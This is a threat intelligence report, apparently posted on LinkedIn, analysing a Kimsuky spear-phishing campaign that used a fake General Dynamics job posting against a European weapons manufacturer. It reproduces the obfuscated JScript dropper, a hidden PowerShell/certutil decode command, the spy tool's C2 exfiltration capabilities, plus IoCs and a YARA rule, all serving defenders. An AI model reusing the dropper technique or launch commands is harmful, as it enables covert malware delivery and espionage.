Kimsuky is targeting an arms manufacturer in Europe.

linkedin.com/pulse/kimsuky-targeting-arms-manufacturer-europe-dmitry-melikov-dquge

Dmitry Melikov

Cyber threats researcher. Malware researcher.

2 articles
June 7, 2024

Date of the report (05/24/2024)

Summary

On May 16, 2024, we discovered attempted intrusions targeting organizations that produce weapons components in western Europe. We assess with high confidence that the state-sponsored group known as Kimsuky is behind these attacks. This report details the attacker's methods and tools and provides indicators to detect future activity.

Key Findings:

1)The threat actor used new espionage tools.

2)The primary target appears to be an western European weapons manufacturer.

3)The threat actor used the "General Dynamics" brand, a prominent military contractor, as a visual lure.

Context

North Korean state-sponsored threat actors have long targeted weapons-producing organizations. At various times, Different threat clusters have targeted defense industry professionals and companies that develop weapons components or are military contractors. This campaign is a new round of escalation during which arms manufacturers are being targeted.


Attack Vector

The attack vector is a spear-phishing email sent to the organization's employees. The email contains a malicious JavaScript file attachment named "Safety Manager JD (General Dynamics HR Division II).jse." This filename employs a deceptive lure, posing as a document describing a job position within General Dynamics.

Execution Flow

For the malicious code to execute, the user must open the "Safety Manager JD (General Dynamics HR Division II).jse" file. This file contains JavaScript code that decodes two base64 data blocks. The first block is a benign PDF file displayed to the user as a decoy. The second block contains the malicious payload, which executes silently in the background.

As a visual lure, once the malware is launched, the user will see a PDF document that is a description of an open job opening for the position of system security manager.



GENERAL DYNAMICS
Land Systems

POSITION DESCRIPTION
Human Resources

This position description is used as a basis for determining the position classification and is maintained as an official record of the duties assigned to this position. This description is intended to be an accurate reflection of the assigned work, however, it is understood that duties may be removed, modified or assigned, and may not be included on this description.

Job title:	System Safety Manager
Reporting to:	HR Division II
Salary:	80,000 ~ 100,000 $ per year
Hours:	5 ~ 7 hours
Location:	Berlin, Germany

Purpose of the position

We are looking for a reliable Safety Manager to ensure everyone in the company complies with health and safety laws. You will also be responsible for establishing policies that will create and maintain a safe workplace.

As a safety manager you must have excellent attention to detail to identify hazards. You will also be able to discover opportunities for improving conditions and execute various safety programs. The ability to communicate guidelines to a multidisciplinary workforce is essential.

The goal is to ensure the workplace meets all legal expectations and actively supports occupational health and safety.

Key responsibilities & duties

1. Develop and execute health and safety plans in the workplace according to legal guidelines

Figure 1. A visual lure that the user will see.

```
dXCRxhFjKd0 = "vjVr53p.yOOL"; lIduYoiS7Fq = "zT1fbtn.oN5L"; spS4VSL = new
ActiveXObject("Mi" + "cr" + "oso" + "ft" + "." + "X" + "MLD" + "O" + "M");
WScript.CreateObject("Sc" + "ri" + "pt" + "in" + "g.F" + "ile" + "Sy" + "ste" + "mOb" + "je" + "ct");
jjIRiptz9 = new ActiveXObject("W" + "Sc" + "rip" + "t.S" + "he" + "ll");
peA2nabk3Vo = iMYY8Vn.GetSpecialFolder(0) + "\\..\\P" + "ro" + "gra" + "mDa" + "ta";
y3CtZ3mp7 = spS4VSL.createElement("xG806L0");
y3CtZ3mp7.dataType = "bi" + "n.b" + "as" + "e6" + "4";
y3CtZ3mp7.text = qIgHyzlMg3e;
gG4UBtzoOu2wRWN = y3CtZ3mp7.nodeTypedValue;
wcWfIrGYrehQr = new ActiveXObject("A" + "DO" + "DB.S" + "tr" + "ea" + "m");
wcWfIrGYrehQr.Open();
wcWfIrGYrehQr.Type = 1;
wcWfIrGYrehQr.Write(gG4UBtzoOu2wRWN);
wcWfIrGYrehQr.SaveToFile(peA2nabk3Vo + "\\" + wh12gyvDY5n, 2);
wcWfIrGYrehQr.Close();
if (iMYY8Vn.FileExists(peA2nabk3Vo + "\\" + wh12gyvDY5n)) {
    try {
        jjIRiptz9.Run("\"" + peA2nabk3Vo + "\\" + wh12gyvDY5n + "\"");
    } catch (e) {}
}
fENOflfCM = spS4VSL.createElement("yPOpjm0");
fENOflfCM.dataType = "bi" + "n.b" + "as" + "e6" + "4";
fENOflfCM.text = zHDziBuMKAk;
w396ge01S5gsXYN = fENOflfCM.nodeTypedValue;
iHQ2wLrhwcvpZ = new ActiveXObject("A" + "DOD" + "B.S" + "tr" + "ea" + "m");
iHQ2wLrhwcvpZ.Open();
iHQ2wLrhwcvpZ.Type = 1;
iHQ2wLrhwcvpZ.Write(w396ge01S5gsXYN);
iHQ2wLrhwcvpZ.SaveToFile(peA2nabk3Vo + "\\" + dXCRxhFjKd0, 2);
iHQ2wLrhwcvpZ.Close();
if (iMYY8Vn.FileExists(peA2nabk3Vo + "\\" + dXCRxhFjKd0)) {
    try {
        jjIRiptz9.Run("p" + "ow" + "ers" + "hel" + "l.e" + "x" + "e -w" + "ind" + "ows" + "ty" + "le h" + "id" + "den c" + "e" + "rtu" + "ti" + "l -d" + "ec" + "od" + "e " +
        peA2nabk3Vo + "\\" + dXCRxhFjKd0 + " " + peA2nabk3Vo + "\\" + lIduYoiS7Fq, 0, true);
        WScript.Sleep(15 * 1000);
```

Figure 2. Code decrypting and launching a PDF file and payload.

Weaponization

As described above, after running the file named **Safety Manager JD (General Dynamics HR Division II)**, two files will run on the system: a legitimate PDF file that is intended to distract the user and a second file that is an executable library.

Interestingly, the data block from where JavaScript retrieves the executable dll library is encoded with double base64. It contains two identical executable libraries.

Double Base64 allows some antivirus product engines to analyze it a bit more complexly. We don't know why two identical executable libraries are located in this data block, but it has no effect on malicious code execution

Executable Library Details:

sha-256:
3314B6EA393E180C20DB52448AB6980343BC3ED623F7AF91DF60189FEC637744

ITW File Name :zT1fbtn.oN5L

Compilation Stamp :2024-05-13 02:01:12 UTC

File Type/Signature :X64 PE DLL

File Size :258.00 KB (264192 bytes)

Compiler Name/Version : Microsoft Visual C/C+

This executable library is a new espionage tool containing functions for remote execution by the attacker. Many strings within the library are encrypted and decrypted at runtime to evade detection. API function names called by the program are also encrypted.

Many API function names that the program calls at runtime are also encrypted.




Figure 3. Before use, the names of some API functions are decoded before execution.

Persistence and Communication

During startup, the program creates a new service called **"CacheDB"** with the start=auto parameter.

The program inscribes itself in the following registry key, ensuring its permanent presence in the system. This means the malicious tool will be launched every time the system reboots.

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows*CurrentVersion\Run*

When establishing the connection for the very first time, the server registers the infected system with a particular unique identifier. This unique identifier is then used for communications between the bot and the server. The program uses the following User-Agent to communicate with the remote server.

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.3729.169 Safari/537.36

After the remote server has successfully registered a new victim, the program sends system data and waits for further commands from the threat actor. The attacker is able to perform the following actions with this spy tool.

Espionage Tool Capabilities

The attacker can use this tool to:

1. Enumerate directories and files, exfiltrating the information to the C2 server.

2. Retrieve the full path of running processes and send it to the C2 server.

3. Capture screenshots and exfiltrate them to the C2 server.

4. Establish socket connections to specified IP addresses and report the connection status to the C2 server.

5. Execute additional processes provided by the attacker.

6. Download and execute secondary payloads from the C2 server.

7. Enter a sleep mode for one hour.

8. Remove itself from the compromised system, including cleaning up registry entries.

Network Infrastructure

Command and Control initially calls back to hxxp://download.uberlingen[.]com/index.php. This domain resolves to 94.131.120[.]80, which points to many domains with illegitimate government naming schemes.

94.131.120[.]80 has a reverse dns name of apple[.]mac and was hosted on Stark Industries infrastructure (ASN 44477). Another IP address shared some of the same properties. 103.113.70[.]148 is also Stark Industries hosted, reverse dns of apple[.]mac-free, identical XAMPP default SSL certificate, forward DNS of de.uberlingen[.]com and accounts.login.idm.uberlingen[.]com.

Two IP addresses are currently hosted on Stark Industries with the same SSL certificate. Overlap with the use of *.r-e[.]kr gives at least low confidence that these are new Kimsuky C2.

```
Network Indicators:

download.uberlingen.com 94.131.120.80   C2
logo.kalbas.com.vn              94.131.120.80   C2
share.dihl-defence.o-r.kr               94.131.120.80   C2
share-defence.ohbah.com 94.131.120.80   C2
share-defence.verymad.net       94.131.120.80   C2
share-defence.uberlingen.com    94.131.120.80   C2
online.viewers.r-e.kr           94.131.120.80   C2
ecloud.uberlingen.n-e.kr                94.131.120.80   C2
cloud.adoubleu.de                       94.131.120.80   C2
news.uberlingen.com             94.131.120.80   C2
de.uberlingen.com                       103.113.70.148  C2
accounts.login.idm.uberlingen.com       103.113.70.148  C2
nero1.r-e.kr                            95.164.62.157   Possible C2
qntks.shadir.com                        94.131.9.51     Possible C2
```

Targets

This malicious attack targeted; a military production facility located in western Europe.

Attribution

Research into the network infrastructure of this malware campaign shows that it overlaps with the network infrastructure of the Kimsuky threat actor. Based on this data, it is highly likely that a threat actor called Kimsuky is behind this campaign.

Conclusions

As the targeted manufacturer plays a crucial role in the defense supply chain, this incident underscores the escalating risks and potential geopolitical implications of cyber warfare targeting essential military industries. We believe the Kimsuky attacker will continue targeting military- and aerospace-related targets worldwide. We will continue to monitor the actions of this attacker.

IoCs (Indicators of Compromise)

```
Sha256 – 24A42A912C6AD98AB3910CB1E031EDBDF9ED6F452371D5696006C9CF24319147
MD5 – 8346D90508B5D41D151B7098C7A3E868

Sha256 – 3314B6EA393E180C20DB52448AB6980343BC3ED623F7AF91DF60189FEC637744
MD5 – 537806C02659A12C5B21EFA51B2322C1

PDF File Visual lure
Sha256 – F58A9905AAD4D82A89A787017F1A357309CAA01E2DA081D76671F3319C66AA74
MD5 – 6E5D5A8D06452852F1CCBC9B6DBAB3EB

Network Indicators      hxxp://download.uberlingen[.]com/index[.]php

Launch commands C:\Program Files (x86)\Adobe\Acrobat Reader
DC\Reader\AcroRd32.exe" "C:\ProgramData\System Safety Manager JD (General Dynamics
HR Division II).pdf

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe –windowstyle hidden
certutil –decode C:\Windows\..\ProgramData\vjVr53p.yOOL
C:\Windows\..\ProgramData\zT1fbtn.oN5L
```

```
rule Kimsuky_Spy_Tool {

meta:
    description ="Kimsuky Spy tool"
    author ="The BlackBerry Research and Intelligence Team"
    date = "2024-05-23"
    hash ="3314b6ea393e180c20db52448ab6980343bc3ed623f7af91df60189fec637744"
    version = "1.0"

strings:

    $a1 = {42 4B 62 68 54 62 7E 58 42 4B 21 3B BA 28 C3 14}
    $a2 = {31 40 4E 57 67 79 78 65 48 5C 5F 62 70 64 67 63}
    $a3 = {44 24 50 53 71 80 60 0F 11 45 E8 C7 44 24 54 71}
    $a4 = {44 24 64 54 57 55 57 49 8B CE C7 44 24 68 47 57}
    $b1 = {AE 1B C8 96 70 3F B1 5C 40 32 E2 95 32 48 7C C9
           65 07 71 A3 B9 98 FC 3F 71 28 3F 1A 24 63 BD C5
           6B C2 70 17 29 1D 06 1A B9 74 B2 12 CE 06 28 6A
           5C 36 CB 2B 98 68 0D 1A 50 D6 F1 67 51 B8 BC 24
           AE 2B}

condition:
    uint16(0) == 0x5a4d and ((filesize < 2000KB) and all of ($a*) or any of ($b*))
}
```

Strings that will be decrypted at runtime

```
CreateFileW
CloseHandle
MoveFileW
DeleteFileW
GetFileAttributesW
GGetFileAttributesW
TGetFileTime
SetFileTime
GetCurrentDirectoryW
GetCurrentProcess
NGetTokenInformation
kernel32.dll
XLoadLibraryA
user32.dll
LoadLibraryA
JLoadLibraryA
kLoadLibraryA
Surlmon.dll
KLoadLibraryA
advapi32.dll
CreateProcessW
RegOpenKeyExW
CacheDB
RegQueryValueExW
WCacheDB
IGetModuleFileNameW
RRegSetValueExW
VRegCloseKey
DGetModuleFileNameW
xRGdcsedfd@#%dg9ser3$#$^@34sd…
RGdcsedfd@#%dg9ser3$#$^@34sdf…
%s:info
GetTempPathW
rGetTempFileName
CreateProcessW
error
rWaitForSingleOb
FGetExitCodeProcUFF
RTerminateProcesW
GCloseHandle
GCreateFileW
SetFilePointer
```

Published by

Dmitry MelikovDmitry Melikov
Cyber threats researcher. Malware researcher.Cyber threats researcher. Malware researcher.

Published • 2w
2 articles
Blogpost about "Kimsuky is targeting an arms manufacturer in Europe."
hashtag#Kimsuky hashtag#IoCs